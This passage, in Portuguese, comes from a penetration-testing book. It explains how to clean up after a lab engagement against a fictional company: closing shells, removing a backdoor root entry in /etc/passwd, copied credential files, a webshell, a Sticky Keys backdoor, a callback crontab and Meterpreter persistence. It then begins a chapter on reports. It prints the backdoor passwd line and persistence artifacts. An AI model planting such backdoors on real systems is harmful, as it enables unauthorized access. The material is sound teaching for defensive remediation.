Durante o pentest na Capsulecorp, iniciamos uma conexão de shell Meterpreter com dois sistemas comprometidos. A primeira foi na Seção 7.3, quando exploramos um sistema Windows sem patch. A segunda foi na Seção 10.2, quando acessamos um sistema de nível dois, no qual constatamos que havia um usuário administrador do domínio logado. Para encerrar todas as sessões Meterpreter ativas, utilize o comando `sessions -K` – observe o `K` maiúsculo – no

msfconsole. Em seguida, para conferir se todas as sessões foram encerradas, execute o comando sessions -l. A saída mostrará um msfconsole sem conexões ativas de shell, como vemos a seguir:

```
Active sessions
===============

No active sessions. ❶

msf5 >
```

❶ Não há sessões ativas conectadas.

Se, por algum motivo, sessions -K não conseguir encerrar alguma de suas sessões, force a saída do msfconsole com o comando exit -y. Se você configurou um shell Meterpreter persistente, que faça uma callback para o seu computador de ataque, não se preocupe; veremos como cuidar desse caso na Seção 11.5.3. Por ora, você pode simplesmente encerrar qualquer listener ativo com o comando jobs -k em seu msfconsole.

11.2 Desativando contas de usuários locais

Ao conduzir um pentest, talvez você se veja criando uma conta de usuário local para depois comprometer um alvo. Essas contas poderiam expor seu cliente a um risco desnecessário caso permaneçam ativas. Qualquer conta de usuário criada durante o seu pentest deve ser removida antes de encerrar os testes.

No caso do pentest na Capsulecorp, tecnicamente, não criamos nenhuma conta de usuário, mas sobrescrevemos o arquivo /etc/passwd em um servidor Linux, com uma entrada para uma conta de usuário root da qual tínhamos o controle. Suponho que você poderia argumentar que ela está mais para uma backdoor do que para uma nova conta de usuário, mas eu a incluí nesta seção para garantir que abordaria o fato de que, se você criou uma conta de usuário, é necessário removê-la. A entrada em /etc/passwd precisa ser limpa.

11.2.1 Removendo entradas de /etc/passwd

Para remover entradas de /etc/passwd, acesse seu servidor Linux comprometido utilizando o SSH, com um usuário com privilégios de root. Se não souber a senha de root, utilize quaisquer que sejam as credenciais que você usou para ter acesso inicial ao sistema e a entrada pentest adicionada no arquivo /etc/passwd a fim de elevar seu nível para root. Se o comando cat for executado agora no conteúdo do arquivo /etc/passwd, você veria algo como o que está na listagem a seguir, com a entrada pentest no final do arquivo.

Listagem 11.1 – Arquivo /etc/passwd com uma entrada para backdoor

```
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
nail:x:1000:1000:Nail:/home/nail:/bin/bash
pentest:$1$pentest$NPv8jf8/11WqNhXAriGwa.:0:0:root:/root:/bin/bash ❶
```

❶ Entrada pentest, que é uma backdoor para a conta de usuário root.

Assim como na Seção 9.3.2, abra o arquivo /etc/passwd com um editor de texto, por exemplo, o vim. Faça rolagens até a última linha contendo a conta pentest/root e remova essa linha. Salve o arquivo e pronto. Para conferir se a entrada do usuário foi devidamente removida, execute o comando su pentest em seu prompt SSH, na tentativa de alternar para a conta de usuário pentest. Você verá uma mensagem de erro informando o seguinte: “No passwd entry for user ‘pentest’” (Não há entrada em passwd para o usuário ‘pentest’). Se não vir essa mensagem, é sinal de que a entrada no arquivo /etc/passwd não foi removida. Volte lá e faça isso de forma apropriada, conforme descrito nesta seção.

11.3 Removendo arquivos remanescentes no sistema de arquivos

Durante seu INPT, sem dúvida, você deve ter deixado pegadas de seu procedimento de teste nos sistemas que comprometeu. Essas pegadas estão na forma de arquivos remanescentes criados em disco. Riscos óbvios seriam os executáveis binários, que poderiam ser usados para comprometer diretamente um dos sistemas de seu cliente. Há arquivos menos óbvios, e deixá-los lá, no mínimo, não seria considerado uma atitude profissional.

Uma limpeza após o procedimento de teste só será eficaz se você fizer boas anotações durante os testes

Não consigo deixar de enfatizar suficientemente esse ponto, embora esteja certo de que, a essa altura, você deve achar que já enfatizei demais. Manter anotações detalhadas de suas atividades durante qualquer pentest é essencial. Certamente, elas contribuirão para uma limpeza apropriada após o procedimento de teste; contudo, é também um bom hábito a ser cultivado, pois, em algum ponto de sua carreira, algo pode dar errado. Você provocará uma falha. Não é o fim do mundo, mas seu cliente terá de refazer seus passos para descobrir como resolver o problema criado por você.

Igualmente inevitável, e provavelmente mais frequente, serão os casos em que você *não* provocou nenhuma falha, mas algo falhou enquanto você estava conduzindo o seu procedimento de teste, e você foi acusado. Nesse caso, anotações precisas de suas atividades podem ajudar a exonerá-lo da culpa e, acima de tudo, poderão ajudar seu cliente a perceber que será necessário verificar outras áreas para se chegar a uma boa explicação quanto ao problema de rede que estão enfrentando.

Nesta seção discutiremos quatro exemplos de arquivos remanescentes, que foram utilizados no pentest da Capsulecorp. Em todos os casos, os passos serão os mesmos: apagar o arquivo do sistema de arquivos. Desde que você tenha tomado nota de todos os arquivos criados em todos os sistemas, não haverá problemas para acessá-los e fazer a sua limpeza.

A culpa nem sempre é do pentester

Meu exemplo favorito de ser indevidamente acusado de provocar uma falha

durante um procedimento de teste ocorreu em uma cooperativa de crédito de porte médio (faturamento anual inferior a um bilhão de dólares). Outro consultor e eu chegamos às instalações da empresa em uma segunda-feira de manhã para dar início ao procedimento de teste. Fomos levados a uma sala de reuniões, o que é uma prática muito comum, e estávamos no processo de abrir nossas mochilas e retirar nossos equipamentos. Eu nem sequer havia conectado um cabo ethernet na rede quando um homem entrou correndo na sala e perguntou afoitamente: “O que vocês fizeram? O servidor Exchange está inativo e ninguém consegue receber emails!”. Nós dois olhamos para o homem e, em seguida, para os nossos notebooks, que nem haviam sido ligados ou conectados à rede, e de volta para o homem. Antes que pudéssemos dizer algo, ele percebeu que não poderíamos ter sido os responsáveis, pediu desculpas e fechou a porta.

Não pudemos fazer nada além de rir – não porque nosso cliente estava tendo problemas com emails, mas por causa da rapidez com que nos acusaram. Fiquei feliz por poder provar, de forma inquestionável, que a culpa não era nossa; afinal de contas, eu nem havia sequer ligado o meu notebook.

Já estive em outras situações em que o cliente tinha “certeza” de que eu havia provocado uma falha, e não foi tão fácil convencê-lo do contrário. No caso citado, naquele mesmo dia, mais tarde, o homem veio nos dizer o que havia feito o servidor Exchange ficar inativo; ele era muito profissional e se desculpou várias vezes, além do necessário, por supor que havíamos causado o problema.

11.3.1 Apagando cópias das hives de registro

Na Seção 6.2.1, criamos uma cópia de duas hives de registro. As cópias das hives SYSTEM e SAM foram colocadas no diretório c:\windows\temp. Utilizando qualquer meio de administração remota com a qual você se sinta à vontade, execute os dois comandos a seguir (modifique devidamente o comando caso tenha dado nomes diferentes de sys e sam às suas cópias):

```
del c:\windows\temp\sam
del c:\windows\temp\sys
```

Confira se os arquivos foram apagados listando o conteúdo do diretório com o comando dir c:\windows\temp. Com base na saída, podemos ver que os arquivos sam e sys não estão mais no computador da vítima.

Listagem 11.2 – Listagem do diretório, sem as cópias das hives de registro

```
Volume in drive C has no label.
Volume Serial Number is 04A6-B95A
CME         10.0.10.201:445 GOHAN
Directory of c:\windows\temp
CME         10.0.10.201:445 GOHAN
05/18/2020  08:27 AM    <DIR>          .
05/18/2020  08:27 AM    <DIR>          ..
05/13/2020  07:59 AM               957 ASPNETSetup_00000.log
05/13/2020  07:59 AM               959 ASPNETSetup_00001.log
05/18/2020  07:07 AM    <DIR>          FB8686B0-2861-4187-AF85
CB60E8C2C667-Sigs
05/18/2020  07:07 AM            58,398 MpCmdRun.log
05/18/2020  07:07 AM            59,704 MpSigStub.log
05/15/2020  07:15 AM    <DIR>          rad9230D.tmp
05/13/2020  08:20 AM               102 silconfig.log
05/13/2020  08:16 AM           286,450 SqlSetup.log
05/18/2020  08:27 AM                 0 yBCnqc
7 File(s)        406,570 bytes
4 Dir(s)   2,399,526,912 bytes free
```

11.3.2 Removendo pares de chaves SSH

Na Seção 9.1.2, fizemos o upload de uma chave SSH em um sistema Linux comprometido para que ela pudesse ser utilizada em uma conexão automática com o seu computador de ataque. Por si só, a chave SSH não apresenta um risco significativo ao seu cliente, pois ela poderá ser usada somente para uma conexão com o seu computador. Apesar disso, a chave deve ser removida como uma cortesia e uma boa prática a ser adotada.

Para remover o par de chaves, acesse a máquina Linux comprometida usando o SSH e execute o comando `rm /root/.ssh/pentestkey*`. Esse comando apagará o arquivo tanto de chave pública como de chave privada. Você pode conferir se as chaves foram removidas executando o comando `ls -lah /root/.ssh`. Como podemos ver na saída, as chaves não estão mais no servidor Linux comprometido durante o pentest na Capsulecorp.

Listagem 11.3 – Listagem do diretório, sem os pares de chaves SSH

```
total 8.0K
drwx------ 2 root root 4.0K Apr 24  2019 .
drwx------ 3 root root 4.0K Apr 24  2019 ..
-rw------- 1 root root    0 Apr 24  2019 authorized_keys ❶
```

❶ Não há nenhum par de chaves SSH.

Enquanto estiver fazendo a limpeza desse alvo Linux comprometido, cuide também do script bash criado para utilizar as chaves SSH. O script bash criado na Seção 9.1.4 foi colocado no diretório /temp e se chamava callback.sh. Remova-o digitando o comando rm /tmp/callback.sh. Em seguida, confira se o arquivo foi removido, executando o comando ls -lah /tmp.

11.3.3 Removendo cópias de ntds.dit

Na Seção 10.3.1, vimos como obter uma cópia do arquivo ntds.dit, bem como uma cópia do arquivo da hive de registro SYSTEM do controlador de domínio da Capsulecorp Pentest. Esses arquivos certamente não devem ser deixados por aí, pois poderiam ser usados para obter hashes de senha do Active Directory no domínio Capsulecorp Pentest. Mais uma vez, conecte-se com essa máquina usando qualquer meio de acesso remoto de sua preferência. Vou utilizar o RDP por ser mais fácil de usar. Abra um prompt de comandos Windows e execute os dois comandos a seguir para apagar os arquivos ntds.dit e sys, que haviam sido colocados na raiz do drive C:, assim:

```
del c:\ntds.dit
del c:\sys
```

Com base na saída a seguir, podemos ver que os arquivos foram apagados.

Listagem 11.4 – Listagem do diretório, sem as cópias do ntds.dit e da hive de registro

```
Volume in drive C is System
Volume Serial Number is 6A81-66BB
```

```
CME         10.0.10.200:445 GOKU
Directory of c:\
CME         10.0.10.200:445 GOKU
01/03/2020  06:11 PM    <DIR>          chef
01/03/2020  06:11 PM    <DIR>          opscode
09/15/2018  07:19 AM    <DIR>          PerfLogs
01/03/2020  06:17 PM    <DIR>          Program Files
01/03/2020  06:09 PM    <DIR>          Program Files (x86)
03/10/2020  03:10 PM    <DIR>          Users
05/12/2020  11:37 PM    <SYMLINKD>     vagrant [\\vboxsvr\vagrant]
05/12/2020  11:42 PM    <DIR>          Windows
0 File(s)              0 bytes ❶
8 Dir(s)  123,165,999,104 bytes free
```

❶ Não há nenhum arquivo ntds.dit nem de hive de registro.

DICA Em sistemas operacionais Windows, os arquivos não são apagados de forma permanente, até terem sido removidos da pasta de Lixeira (Recycle Bin). Se você estiver fazendo uma limpeza de arquivos de sistemas Windows contendo dados sigilosos – sobretudo de arquivos com credenciais e hashes de senha –, acesse a Lixeira e apague os arquivos de modo permanente. Não esvazie toda a pasta da Lixeira, pois ela pode conter arquivos que tenham sido acidentalmente apagados por um administrador do sistema.

11.4 Desfazendo mudanças de configuração

Como um pentester desempenhando o papel de um invasor, muitas vezes será necessário modificar a configuração de um servidor para poder comprometer esse alvo. Fazer isso faz parte das regras do jogo de um procedimento de teste e, no final das contas, faz sentido, pois é o que um invasor faria, e seu cliente contratou você para saber se estaria suscetível a um ataque.

Porém, agora que o procedimento de teste foi concluído, é essencial que você não deixe a rede de seu cliente em um estado mais suscetível do que estava antes de sua chegada. Quaisquer alterações feitas em uma aplicação ou servidor devem ser desfeitas. Nesta seção, discutirei três mudanças de configuração que fizemos. Na primeira, no Capítulo 6, ativamos o procedimento armazenado (stored procedure) xp_cmdshell em um sistema Microsoft SQL Server. Na segunda, também no Capítulo 6, modificamos a configuração de

compartilhamento de arquivos (file sharing) de um diretório nesse servidor, com o intuito de fazer o download das cópias dos registros SYSTEM e SAM. Na terceira, no Capítulo 9, alteramos o crontab de um servidor Linux comprometido para executar um script de acesso remoto que se conectava com o seu computador de ataque. Isso foi feito para implantar um método de reentrada persistente no alvo.

As mudanças de configuração devem ser apropriadamente desfeitas. Vamos começar pelo servidor de banco de dados e o procedimento armazenado xp_cmdshell.

11.4.1 Desativando os procedimentos armazenados do MSSQL

No Capítulo 6, vimos como comprometer um servidor Microsoft SQL vulnerável que utilizava uma senha fraca para a conta de usuário sa. Para comprometer totalmente o alvo, inicialmente tivemos de ativar um procedimento armazenado perigoso chamado xp_cmdshell, que permite a execução de comandos do sistema operacional. Temos de desativar esse procedimento no host afetado, como parte das atividades de limpeza após o pentest.

Em primeiro lugar, conecte-se com o alvo utilizando a conta sa e a senha do Capítulo 6. Em seguida, execute o comando sp_configure para definir o valor do procedimento armazenado xp_cmdshell com (0), assim: sp_configure 'xp_cmdshell', '0'. Como podemos ver na saída, o valor era 1 e agora é 0, o que significa que o procedimento armazenado foi desativado:

```
[*] INFO(GOHAN\CAPSULECORPDB): Line 185: Configuration option
  'xp_cmdshell'
changed from 1 to 0. Run the RECONFIGURE statement to install. ❶

❶ O valor passou de 1 para 0.
```

É necessário executar o comando reconfigure para garantir que a mudança de configuração tenha efeito, portanto execute esse comando em seguida. Na sequência, verifique se xp_cmdshell está desativado, tentando executar o comando de sistema operacional whoami: por exemplo, exec xp_cmdshell 'whoami'. Exatamente como

esperado, a listagem a seguir mostra que o comando falha, pois o procedimento armazenado xp_cmdshell foi desativado no servidor SQL.

Listagem 11.5 – Mensagem de erro na tentativa de utilizar xp_cmdshell

```
[-] ERROR(GOHAN\CAPSULECORPDB): Line 1: SQL Server blocked access to
procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this
component is turned off as part of the security configuration for this
server. A system administrator can enable the use of 'xp_cmdshell' by using
sp_configure. For more information about enabling 'xp_cmdshell', search for
'xp_cmdshell' in SQL Server Books Online. ❶

❶ O Servidor SQL bloqueou o acesso a xp_cmdshell.
```

Como já estamos fazendo uma limpeza no servidor de banco de dados do Capítulo 6, vamos prosseguir e cuidar do compartilhamento de arquivos que configuramos na Seção 6.2.2.

11.4.2 Desativando compartilhamentos de arquivo anônimos

Você deve se lembrar de que, no Capítulo 6, queríamos obter também uma cópia dos arquivos das hive de registro Windows SYSTEM e SAM desse servidor a fim de extrair os hashes de senha das contas de usuários locais. Era possível usar o comando reg para colocar uma cópia dessas hives no sistema de arquivos, mas não havia maneiras de acessá-los remotamente. Para resolver esse problema, criamos um compartilhamento de arquivos sem restrições, utilizado para fazer o download desses arquivos.

O compartilhamento criado no servidor alvo se chamava pentest. Podemos conferir se esse é o nome correto do compartilhamento que criamos no ambiente de testes executando o comando net share. Como podemos ver na saída, o compartilhamento chamado pentest é aquele que devemos remover do ambiente da Capsulecorp Pentest.

Listagem 11.6 – Comando net share **do Windows exibindo o compartilhamento pentest**

```
Share name   Resource                    Remark
```

```
CME         10.0.10.101:445 GOHAN
---------------------------------------------------------------------------
C$          C:\                     Default share
IPC$                                Remote IPC
ADMIN$      C:\Windows              Remote Admin
pentest     c:\windows\temp ❶
The command completed successfully.
```

❶ O compartilhamento pentest a ser removido.

Para remover esse compartilhamento, execute o comando net share pentest /delete. Você verá a seguinte mensagem:

```
pentest was deleted successfully.
```

Confirme que o compartilhamento deixou de existir executando novamente o comando net share. A listagem a seguir mostra que ele não está mais presente no servidor alvo.

Listagem 11.7 – Comando net share do Windows mostrando que não há nenhum compartilhamento pentest

```
Share name   Resource                Remark
CME         10.0.10.201:445 GOHAN
---------------------------------------------------------------------------
C$          C:\                     Default share
IPC$                                Remote IPC
ADMIN$      C:\Windows              Remote Admin
The command completed successfully.
```

A última mudança de configuração que precisa ser desfeita é a entrada no crontab, criada na Seção 9.1.4. Vamos fazer isso a seguir, supondo que você tenha acompanhado o texto e criado uma entrada semelhante no crontab, em seu próprio ambiente de testes.

11.4.3 Removendo entradas do crontab

Durante as atividades de pós-exploração de falhas do Linux no Capítulo 9, vimos como configurar uma entrada no crontab para iniciar um script bash, o qual estabelecia uma conexão remota com o seu computador de ataque. É semelhante à backdoor de execução automática do Meterpreter criada no Capítulo 8, que teremos de limpar na Seção 11.5.

Para remover a entrada do crontab, conecte-se à máquina Linux usando SSH e liste as entradas do crontab para a conta de seu usuário, executando o comando `crontab -l`. Você verá uma saída parecida com a listagem a seguir, que mostra a entrada para o script `/tmp/callback.sh`, criada no Capítulo 9.

Listagem 11.8 – Entrada no crontab para executar /tmp/callback.sh

```
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/5 * * * * /tmp/callback.sh ❶
```

❶ A entrada que deve ser removida do crontab.

Para remover essa entrada do crontab, execute o comando `crontab -r`. Você pode verificar se a entrada foi removida executando o comando `crontab -l` novamente. A mensagem "no crontab for piccolo" (não há crontab para piccolo), em que `piccolo` é o nome do usuário da conta que você está usando para acessar o servidor Linux ou Unix, será apresentada. Na próxima seção, discutiremos a remoção das backdoors instaladas nos alvos comprometidos.

11.5 Fechando as backdoors

Embora as mudanças de configuração alterem o comportamento dos sistemas existentes em seu alvo, às vezes, em um pentest, é necessário acrescentar funcionalidades que ainda não estão presentes. Estou me referindo, nesse caso, à criação de uma backdoor para garantir que seja possível acessar um host comprometido novamente, de forma confiável. Ao fazer uma limpeza das backdoors, devemos garantir que elas não sejam mais acessíveis, além de remover quaisquer arquivos binários ou executáveis associados a elas.

Nesta seção, removeremos três backdoors criadas durante o pentest na Capsulecorp:


- o arquivo WAR (Web Application Archive, ou Arquivo de Aplicação Web) usado para comprometer um servidor Apache Tomcat vulnerável;
- a backdoor Sticky Keys instalada em um sistema Windows comprometido;
- a backdoor de persistência do Meterpreter, criada com o Metasploit.

Vamos começar pelo arquivo WAR do Apache Tomcat.

11.5.1 Desinstalando arquivos WAR do Apache Tomcat

Na Seção 5.3.2, vimos como implantar um arquivo WAR malicioso em um servidor Apache Tomcat desprotegido. O arquivo WAR implantado agia como um web shell não interativo no servidor Tomcat da vítima. Deixar o arquivo WAR implantado seria ruim, além de deixar seu cliente possivelmente vulnerável a um ataque. Felizmente, removê-lo da interface de gerenciamento do Tomcat é um processo simples.

Inicialmente, faça login na interface de gerenciamento do Tomcat e vá para a seção Applications (Aplicações). Localize o arquivo WAR implantado; nesse caso, é o arquivo chamado webshell. Clique em Undeploy (Desinstalar) na coluna Commands (Comandos) – veja a Figura 11.1.



Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/webshell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Figura 11.1 – Clique em Undeploy (Desinstalar) para desinstalar o webshell.

Feito isso, a página será atualizada e você verá uma mensagem de status informando que a aplicação foi desinstalada (Figura 11.2). Por fim, somente por garantia, tente acessar a aplicação utilizando um navegador de internet. Como podemos ver na Figura 11.3, a aplicação não está mais presente e o servidor Tomcat devolverá uma mensagem 404 Not Found (Não Encontrado).

Tomcat Web Application Manager

Message:	OK - Undeployed application at context path /webshell

Figura 11.2 – Confirmação de que o webshell foi desinstalado.

10.0.10.203:8080/webshell/index.jsp

HTTP Status 404 – Not Found

Type Status Report

Message /webshell/index.jsp

Description The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.

Apache Tomcat/7.0.92

Figura 11.3 – Confirmação de que o arquivo WAR foi desinstalado.

11.5.2 Fechando a backdoor Sticky Keys

Na Seção 5.5.1, vimos como criar uma backdoor para o servidor Apache Tomcat, substituindo o binário do Sticky Keys, sethc.exe, por uma cópia do prompt de comandos do Windows, o binário cmd.exe: é a famigerada backdoor Sticky Keys. Isso permite que qualquer pessoa que se conecte com o servidor alvo utilizando um cliente RDP (Remote Desktop Protocol, ou Protocolo de Desktop Remoto) possa iniciar um prompt de comandos de nível de sistema, pressionando a tecla Shift cinco vezes. Em vez de apresentar o diálogo do Sticky Keys, um prompt de comandos com privilégios de sistema será iniciado. Deixar o servidor nesse estado gera riscos adicionais para o seu cliente, portanto a backdoor precisa ser encerrada quando o seu procedimento de teste for concluído.

Conecte-se com o servidor utilizando o meio de acesso remoto com o qual você se sinta mais confortável. Vou utilizar o RDP para ilustrar o processo. Para acessar o diretório contendo o binário do Sticky Keys, digite o comando a seguir no prompt:

```
cd c:\windows\system32
```

Agora substitua o arquivo binário com a backdoor, sethc.exe (que, na verdade, é uma cópia de cmd.exe), pelo binário original que você guardou no Capítulo 5, executando o comando copy sethc.exe.backup sethc.exe.

Por fim, verifique se a backdoor foi removida pressionando a tecla Shift cinco vezes. Você deverá ver o conhecido diálogo do Sticky Keys, em vez do prompt de comandos do Windows (Figura 11.4).




Figura 11.4 – Confirmação de que o Sticky Keys está funcionando apropriadamente.

11.5.3 Desinstalando callbacks de persistência do Meterpreter

No Capítulo 8, mostrei como instalar uma backdoor de execução automática para persistência do Meterpreter, com o intuito de manter um método confiável de reentrada em um alvo Windows comprometido. Se você não cuidar desse binário, ele continuará tentando se conectar repetidamente com o endereço IP e o número de porta especificado em seu computador de ataque. Teoricamente, se pudesse instalar o seu próprio listener Metasploit no mesmo endereço IP e na mesma porta, um invasor poderia receber uma sessão Meterpreter desse alvo; portanto, é melhor garantir que uma limpeza seja feita antes de encerrar esse procedimento de teste.

Felizmente, o Metasploit colocou um arquivo de recurso (resource file) prático na pasta ~/.msf4/logs/persistence, contendo os comandos necessários para desinstalar a backdoor. Uma inspeção no arquivo com o comando cat revela que apenas dois comandos precisam ser executados:

- um comando para apagar o script .vbs criado;
- um comando reg para apagar a chave de registro criada para execução automática do arquivo .vbs.

Se observar a minha pasta persistence executando o comando ls –lah, posso ver que meu arquivo se chama GOHAN_20200514.0311.rc, exatamente como mostra a listagem a seguir.

Listagem 11.9 – Arquivo de recurso do Metasploit para remover a backdoor de execução automática do Meterpreter

```
total 12K
drwxrwxr-x 2 pentest pentest 4.0K May 14 12:03 .
drwxrwxr-x 3 pentest pentest 4.0K May 14 12:03 ..
-rw-rw-r-- 1 pentest pentest  111 May 14 12:03 GOHAN_20200514.0311.rc ❶
```

❶ Nome do arquivo de recurso contendo comandos para limpeza.

Se observar agora o conteúdo desse arquivo utilizando o comando cat GOHAN_ 2020514.0311.rc, verei os comandos remove e registry que acabamos de discutir (veja a Listagem 11.10). Acesse o host Gohan remotamente com o CrackMapExec (CME) e execute esses comandos, um de cada vez, inicialmente apagando o arquivo YFZxsgGL.vbs e, em seguida, utilizando reg deleteval para remover a chave de registro.

NOTA Você perceberá que o primeiro comando, rm, não funciona no Windows, pois esse não é um comando desse sistema operacional. O arquivo de recurso pode ser executado diretamente no console do Metasploit. Você poderia fazer isso digitando run /path/para/arquivo/de/recurso. Em geral, eu não tenho um console ativo do Metasploit em execução enquanto faço a limpeza após um procedimento de teste, portanto faço uma conexão com a máquina alvo e executo manualmente os comandos, substituindo rm por del. Sinta-se à vontade para empregar o método que seja mais adequado para você.

Listagem 11.10 – Conteúdo do arquivo de recursos mostrando os comandos rm e reg

```
rm c:////YFZxsgGl.vbs ❶
reg deleteval -k 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' -v
OspsvOxeyxsBnFM ❷
```

❶ Path para o arquivo vbs que deve ser apagado.

❷ Comando reg para apagar a chave de registro.

Sei que o assunto sobre fazer uma limpeza não é tão empolgante quanto hackear sistemas remotos e comprometer alvos vulneráveis. Apesar disso, é uma parte necessária do pentesting de rede, e você deve encará-la com seriedade. Lembre-se de que o propósito dessas atividades de limpeza não deve ser confundido com a tentativa de apagar suas pegadas ou encobrir o fato de que você fez o acesso. Elas servem para garantir que você não deixará o seu cliente em um estado menos seguro do que estava quando o seu procedimento de teste teve início. O próximo capítulo discutirá o último passo para concluir o seu INTP: escrever um relatório de pentest robusto para o cliente.

Exercício 11.1: Fazendo uma limpeza após o

procedimento de teste

Utilizando suas anotações sobre o procedimento de teste como referência, faça uma limpeza em todo o seu ambiente alvo:

- encerre todas as conexões de shell ativas;
- desative todas as contas de usuário que você criou;
- remova todos os arquivos remanescentes deixados nos hosts comprometidos;
- desfaça todas as mudanças de configuração efetuadas.

Você pode consultar a lista de todos os itens que devem ser limpos no ambiente Capsulecorp Pentest no Apêndice E.

Resumo

- As conexões de shell ativas devem ser encerradas para evitar que pessoas não autorizadas as utilizem para comprometer alvos na rede de seu cliente.
- Não apague as contas de usuário locais que você criou. Em vez disso, desative-as e notifique o seu cliente para que ele possa removê-las de forma apropriada.
- Remova quaisquer arquivos diversos, como cópias de hives de registro ou do ntds.dit, que possam ser usadas por um invasor para comprometer um host em seu cliente.
- As mudanças de configuração que deixam os sistemas em um estado menos seguro do que estavam quando você iniciou o seu procedimento de teste devem ser corretamente desfeitas, restaurando os sistemas ao estado original.
- Quaisquer backdoors que você tenha deixado abertas para garantir que houvesse um método confiável de reentrada em um alvo comprometido devem ser devidamente fechadas e removidas para garantir que nenhum invasor de verdade possa usá-las e comprometer a rede de seu cliente.

CAPÍTULO 12

Escrevendo um relatório de pentest robusto para o cliente

Este capítulo inclui:

- os oito componentes de um relatório de pentest para o cliente;
- considerações finais.

A última peça do quebra-cabeça que você precisa criar é o seu relatório de pentest – ou, como é comumente chamado no mercado, o seu *deliverable*. Neste capítulo, descreverei todos os componentes que compõem um relatório de pentest robusto para o cliente. São oito componentes, e explicarei o propósito de cada uma dessas seções e o que devem conter. O Apêndice D é um exemplo de um relatório completo de INTP, que eu apresentaria à Capsulecorp se ela fosse uma empresa de verdade e tivesse me contratado para fazer um pentest. Você pode e deve se sentir à vontade para utilizar esse relatório de exemplo como um modelo ou framework ao criar seus próprios relatórios.

Depois de ter escrito alguns relatórios, você começará a desenvolver seu próprio estilo e fará as adaptações conforme desejar. Não vou me dar ao trabalho de discutir o estilo ou a aparência de um relatório porque isso dependerá totalmente da empresa em que você trabalha e de suas diretrizes corporativas para gerenciamento da marca. É importante enfatizar que um relatório de pentest é o produto de uma determinada empresa que vende serviços de pentesting. Por esse motivo, os relatórios diferem quanto a tamanho, estrutura, cor, fontes, diagramas e gráficos, e assim por diante, de uma empresa para outra.

Em vez de tentar definir uma meta ou um padrão de excelência, apresentarei um conjunto de diretrizes que acredito que a maioria das empresas de pentest já segue, portanto, você também deve seguir. Talvez você encontre seções adicionais em outros relatórios de pentest, mas as oito seções que veremos neste capítulo estarão presentes em qualquer bom relatório de pentest que você vier a ler.

12.1 Oito componentes de um relatório de pentest robusto para o cliente

Antes de explorar os detalhes de cada seção, vamos observá-las, de modo geral:

